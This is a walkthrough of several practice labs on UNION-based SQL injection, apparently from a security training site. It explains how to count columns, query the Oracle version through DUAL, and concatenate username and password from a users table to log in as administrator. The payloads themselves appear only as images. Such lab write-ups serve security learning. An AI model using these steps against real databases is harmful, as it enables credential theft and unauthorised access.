
But before extracting data, we will need to find out the number of columns in the filter table. In this case, there are two columns:

Since injection is possible, one may think to query for everything inside the schema right? But since we are only given two columns to work with, and the schema table may contain more than two, it’s not possible to extract every data using UNION SELECT this way:
SQL injection attack, querying the database type and version on Oracle | Practitioner

In this lab, we are tasked with finding the version of an Oracle database. The query syntax is as follow:
SELECT banner FROM v$version
SELECT version FROM v$instance
First, we will need to find out how many columns there are. One thing about Oracle is that every SELECT must use the FROM keyword and specify a valid table. Since we are probing for NULLs, we should query from the built-in table DUAL otherwise our injected query will return 500:
 We now know that there are two columns in the filter table, we can then use either query syntax above to probe for the Oracle version as follow:
SQL injection UNION attack, retrieving multiple values in a single column | Practitioner
Similar to this lab, our goal is to extract data from the table users, with username and password stored in plaintext.
First, we will need to find out how many columns does the “filter table” contain:
 Again, there are two columns which is convenient for us as
 users also has two columns. What about the data types hold by those two columns?
 Unfortunately, not all columns can hold string data which is kinda bad news for us. Though it does return a 500 which means it’s processing our injected query server-side. Let’s find out which of the two columns holds those strings:
 So the silver lining is that one column can hold strings. However,
 users has two values to be fetched, meaning we will have to somehow combine two entries into one. This can be done by string concatenation, whereas username and password will be added together, separated by an unique symbol.
SQL injection UNION attack, retrieving data from other tables | Practitioner

The problem statement hints at the existence of an users table, with columns username and password (surprisingly stored in plaintext). So now our job is to fetch its content and log in as administrator.
First, we need to find how many columns in the “filter table”. Refer to this lab if you are not familiar with the technique:

There are two columns in this table, which is quite convenient for us as users also has two columns. What about the data type stored?
